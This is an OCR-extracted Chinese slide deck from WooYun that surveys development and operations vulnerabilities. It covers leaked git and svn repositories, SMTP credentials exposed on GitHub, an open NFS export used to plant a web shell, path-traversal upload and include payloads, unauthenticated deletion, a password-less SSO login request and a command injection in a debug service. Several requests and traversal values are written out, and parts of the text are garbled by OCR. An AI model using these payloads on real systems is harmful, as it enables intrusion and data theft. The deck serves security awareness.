
从乌云众测看到的开发运维漏洞

Valo@wooyun


= 01 = 被"偷"走的代码

svn:



= 01 = 被"偷"走的代码

git: xxx.xxx.com/.git/config





= 01 = 被"偷"走的代码

github

```
https://github.com/
                                        lob/4b32739a35145ac8526f6f4aa4fcfb14a0
b0af3d/onlinebx_1.1/application/controllers/bxsheet.php
require_once "email.class.php";
 $smtpserver = "appma" //SMTP服务器
 $smtpserverport =25;//SMTP服务器端口
 $smtpusermail = "appma";//SMTP服务器的用户邮箱
 //$smtpemailto = "leij@______";//发送给谁
 $smtpuser = "appned 1486";//SMTP服务器的用户帐号
 $smtppass = "rma";//SMTP服务器的用户密码
```

= 01 = 被"偷"走的代码 github





50/180

= **02** = Rsync之后

nfs


```
eedy]#showmount -e
Export list for
/www-data *
showmount -e
Export list for !
/www-data *
Limmat Annayort room obsankt anynhysest anynhyses
              wordpress] #1s -1h
总用量 150K
 -rw-r--r-- 1 33 33 418 2013-12-17 index.php
 -rw-r--r-- 1 33 33 20K 2013-12-17 license.txt
             33 33 7.1K 11月 21 07:28 readme.html
                  33 4.8K 2013-12-17 wp-activate.php
drwxr-xr-x 9 33 33 4.0K 2013-12-17 wp-admin
                  33 271 2013-12-17 wp-blog-header.php
                  33 4.7K 2013-12-17 wp-comments-post.php
           1 33 33.3K 2013-11-29 wp-config.php
          1 33 3.2K 2013-12-17 wp-config-sample.php
          7 33 33 4.0K 11月 21 07:27 wp-content
-rw-r--r-- 1 33 33 2.9K 2013-12-17 wp-cron.php
 -rw-r--r-- 1 root root 33 12月 11 22:15 wp-help.php
drwxr-xr-x 12 33 33 4.0K 2013-12-17 wp-includes
              33 33 2.4K 2013-12-17 wp-links-opml.php
              33 33 2.4K 2013-12-17 wp-load.php
           1 33 33 33K 11月 21 07:28 wp-login.php
             33 33 8.1K 2013-12-17 wp-mail.php
           1 33 33 11K 2013-12-17 wp-settings.php
           1 33 33 26K 2013-12-17 wp-signup.php
          1 33 33 4.0K 2013-12-17 wp-trackback.php
 -rw-r--r-- 1 33 33.0K 2013-12-17 xmlrpc.php
直接mount挂载,写shell
http://
                        n/wp-help.php
```

= 03 = 我就是你

一个域名劫持的故事



= 04 = 另类密码重置



= 05 = "壕气厂商"



= 06 = 程序员的"复仇"

```
Jau Unl
        view-source:nttp:/
plit URL
xecute
          Enable Post data Enable Referrer
 <html>
 <head><title>404 Not Found</title></head>
 <body bgcolor="white">
 <center><h1>404 Not Found</h1></center>
 <hr><center>nginx/1.2.4</center>
 </body>
 </html>
```

= 06 = 程序员的"复仇"

```
-----WebKitFormBoundaryZDDIFPveFAAHpFFt
                                                                                                                                                                                                                                                                                                                                                Server: nginx/1.2.4
  Content-Disposition: form-data; name="name"
                                                                                                                                                                                                                                                                                                                                                Date: Tue, 18 Nov 2014 02:40:18 GMT
                                                                                                                                                                                                                                                                                                                                               Content-Type: text/html;charset=UTF-8
                                                                                                                                                                                                                                                                                                                                                Connection: keep-alive
   ----WebKitFormBoundaryZDDIFPveFAAHpFFt
                                                                                                                                                                                                                                                                                                                                                Vary: Accept-Encoding
                                                                                                                                                                                                                                                                                                                                               Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: form-data; name="id"
                                                                                                                                                                                                                                                                                                                                               X-Content-Type-Options: nosniff
                                                                                                                                                                                                                                                                                                                                                X-XSS-Protection: 1; mode=block
  ----WebKitFormBoundaryZDDIFPveFAAHpFFt
                                                                                                                                                                                                                                                                                                                                               Pragma: no-cache
Content-Disposition: form-data; name="goodsId"
                                                                                                                                                                                                                                                                                                                                               Content-Length: 73
 ../../testinfo.html.
                                                                                                                                                                                                                                                                                                                                                {"error": "", "file": "\/2014\/11\/18\/9\/..\/..\/testinfo.html._7.jpg"}
  -----WebKitFormBoundaryZDDIFPveFAAHpFFt
Content-Disposition: form-data; name="imgId"
   -----WebKitFormBoundaryZDDIFPveFAAHpFFt
Content-Disposition: form-data; name="listpic"; filename="testl.jpg"
Content-Type: image/jpeg
    IHDR®) r] 00 0iccpicc
| The value | The 
  <u>| Ójóóóró)sómryó>000k070-0 | Oboó#eófsó o</u>{#noo-lóz- osogoóóó ( obó óxxóf
Dóóóeópi- pôóir[2]36 bóóo óóóóóncóóó óóós?ó>ó*(Óó]|óósóo ( oóóóó) vsogoóó
Lópóró óós cóyóóg ö⊱fióóó ó tóóóó
   ) OcaOOOLOSoOOSOO rpT OOLOOOO>4O+OOOF_ O{OA OO kOOOL+Ox OO OO OOO.OO+OE
   ]����=���UHanf��<>F����
    | O | | O p O y v O 0 % b O : O ix | O O 0 % 8 O I O | ? O O O r v | O O v I O T O V O O N O ^ O O D P V I O " | # \ O O O O
  Ico Oookoxox- Ooooooooox Ox n xao-8omockokohaoo Oyn1go o
 0 { 0 qH g 0 0 0 0 u#0 0 L 0 0 0
\(\bar{V}\) \(\bar
```

http://xxxxx.com/feedBack/addSuggest.php?mod=addSuggest&suggestBelonged =,1,aaa&suggestType=,1,&suggestDescrib=test&contactTel=test&contactEmail=t est&contactQQ=111&contactPerson=test&attachValue=../2014/testinfo.html._7.jp g

Warning:

rename(/mnt/mfsxxxx/feedBack/../2014/testinfo.html._7.jpg,/mnt/mfs/xxxx/feedBack/../2014/2014111801267-1.html): No such file or directory in /apps/dat/web/newcode/xxxx-239/library/App/FeedBack/Suggest.php on line 257

= 06 = 程序员的"复仇"

http://xxcom/vendor/goodsAdd.php?mod=showTemplate&template=3c/../../../../../../../../../mnt/mfs/xxxx/2014/2014111801266-1

```
80m0Ck0K0Ha000Yn1G000{qqq0000u#000L000 hoos 0:600z!0y@}z0q000q0u
· ΦΦ ΦΦΦΦ-ΦΦz$ΦΦ8ΦΥ7"ΦtΦkΦΦΦHμw□\8Φ7□ΦΦO$~ΦjΦΦΦ]ΦΦn5ΦΦΦΦΦΦΦΦΦfΦΦf
"�y���UD�5�(1 ��k�Qb0V 0�8�$`�:@"`��G�I�Xu�@D�X#��������F%&c�c�
                  PHP Version 5.3.17
                  System
                                Linux GD9-VIS-001 2.6.18-308.el5 #1 SMP Tue Feb 21 20:06:06 EST 2012 x86 64
                  Build Date
                                Nov 10 2012 16:03:36
                                 './configure' '--prefix=/apps/lib/php-5.3.17' '--with-mysql=mysqlnd' '--with-
                  Configure
                                mysqli=mysqlnd' --with-pdo-mysql=mysqlnd' --enable-mysqlnd' --enable-fpm' --
enable-mbstring' --enable-mbregex' --with-zlib-dir=/apps/lib/zlib' --enable-pcntl' --
                  Command
                                enable-sockets"--enable-ftp"-enable-soap"--enable-bcmath"--disable-debug"--
                                enable-sockets' '--enable-inline-optimization' '--disable-rpath' '--with-
                                mysal=/apps/svr/mysal5" --with-libxml-dir=/apps/lib/libxml" '--with-jpeg-
                                dir=/apps/lib/jpeg' --with-iconv-dir=/apps/lib/libiconv' --with-mcrypt=/apps/lib/libmcrypt' --with-freetype-dir=/apps/lib/freetype' --with-
                                gd=/apps/lib/gd' '-with-openssl-dir=/apps/lib/openssl' '-with-
                                openss!=/apps/lib/openss! '--with-curl=/apps/lib/curl' '--with-curlwrappers' '--with-png-
                                dir=/apps/lib/libpng
                                FPM/FastCGI
                  Server API
                  Virtual
                                disabled
                  Directory
                  Support
                  Configuration /apps/lib/php-5.3.17/lib
                  File (php.ini)
                  Path
                  Loaded
                                /apps/lib/php-5.3.17/lib/php.ini
                  Configuration
                               (none)
                  Scan this dir
                  for additional
```

= 07 = 程序员的"复仇"2


https://www.xxxxxxx.com/guarantee是某后台但是无法登陆

```
Load URL
查看源码有个js/admin.js
                                                                             .com/app/uploadimage?act=delimg
                                                        https://www.
function delImg(_this){
                                           Split URL
 var pic = $(_this).attr("rel");
                                           Execute
$.post("/app/uploadimage?act=delin
                                                        Enable Post data
                                                                             Enable Referrer
on(data){
                                      Post data
                                                        image=/img/uploadimg/20150107/20150107151403.jpg
     if(data.status=='200'){
       alert(data.msg);
       $(_this).closest('.showimg').f
'/img/x_tu.jpg'); //
       $(_this).remove(); //
                                      {"status":200,"msg":"\u5220\u9664\u6210\u529f","url":null}
     }else{
       alert('xxxxx');
  <del>], |0011 /,</del>
```


= 08 = 程序员的"复仇"3

```
C view-source:https://www.l
                                                               /Cms
应用
           if(status){
00
                   params = 'cid='+cid:
01
           }else [
02
03
                   params = 'id='+cid:
04
05
                             '/Cms/getArticle', params, 'json', function(data)
                   if (data. status==200) (
06
07
                          if (data.msg.length==1) {
08
                                  var html = '<hl>'+data.msg[0].title+'</hl>';
                                  html+= '<div class="info_d">发布时间: '+data_msg[0].create_time+' | 责任编辑: '+data_msg[0].author+'
09
                                  html+= '<div class="news_ctn" id="news_ctn"> '+data_msg[0].content+' </div>' :
10
                                   $('#showArctile').html(html);
12
                          else {
                                  var html = '(ul class="centerlist")';
                                  for (key in data.msg) {
                                          html+= ''<a onclick="getListData("+data.msg[key].id+', false)" href="javascript:void(0):"
   (span)' +data_nsg[key].create time+' (/span)
17
                                   ' (/ul>':
18
                                   $('#showArctile').html(html);
19
20
                   ]else{
21
                           $("#showArctile"), html("暂无内容");
22
23
           1):
24
```

= 08 = 程序员的"复仇"3




= 09 = 金融背后的"安全"




= 10 = 任意用户密码重置那些事

= 11 = 某电商越权实现"脱库"




= 12 = 不同寻常的SQL注入



= 13 = 猥琐的SQL注入思路



= 14 = "爆"库




_ 🗆 X

= **15** = 不该写的"shell"




= 16 = "失控"的权限

scitd服务对localhost监听了31415端口,用以实现一些诊断和bugreport服务,但是对命令过滤不严,例如a_test-count指令分支,导致存在command injection进而代码执行。然后这个debug服务应该还泄露了一大堆其他的权限,比如进行录音操作,操作屏幕什么的。



= 17 = 如何通过客户端搞定"后端"





= 18 = 神奇的认证方式-"无需密码"

POST /network/SsoLogonAction.do HTTP/1.1

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
                                                                                           HTTP/1.1 302 Moved Temporarily
 Chrome/34.0.1847.131 Safari/537.36
                                                                                                                          'main/main
                                                                                           Location:
   Content-Type: application/x-www-form-urlencoded
                                                                                           Server: Microsoft-IIS/7.5
CReferer: httt-l ength: 145
                                   /ork/networkgo.jsp
                                                                                           X-Powered-By: Servlet/2.5 JSP/2.1
  Accept-Encoding: gzip,deflate,sdch
                                                                                           X-Powered-By: ASP.NET
Accept-Language:
                                                                                           Date: Wed, 12 Nov 2014 14:06:26 GMT
  zh-CN, zh; q=0.8, en; q=0.6, fr; q=0.4, ja; q=0.2, ko; q=0.2, ru; q=0.2, vi; q=0.2, zh-TW; q=0.2, es; q=0.2, th; q=0.2
                                                                                           Content-Length: 271
A Cookie:
                                                                                           <html><head><title>302 Moved Temporarily</title></head>
text/html,application/xhtml+xml,application/xml;g=0.9,ir
                                                                                            <body bacolor= "#FFFFFF">
                                                                                           This document you requested has moved temporarily.
                                                                                            It's now at <a
                                                                                                                         nain/main">https://
                                                                                                                                                           'main/main</a>.</
                                                                                           href="https://
                                                                                           </body></html>
  method=logon&checktrade=0&directPath=&needGetF
  /pe=1&ssoLoginFlag=0&identityType=0&identityNo=6
  &returnUrl=&novc=v
  method=logon&checktrade=0&directPath=&needGetPassWord=0&logonType=1&ssoLoginFlag=0&id
  entityType=0&identityNo=64222419880
                                           kreturnUrl=&novc=v
```



■安全无小事

Good Job

THANKS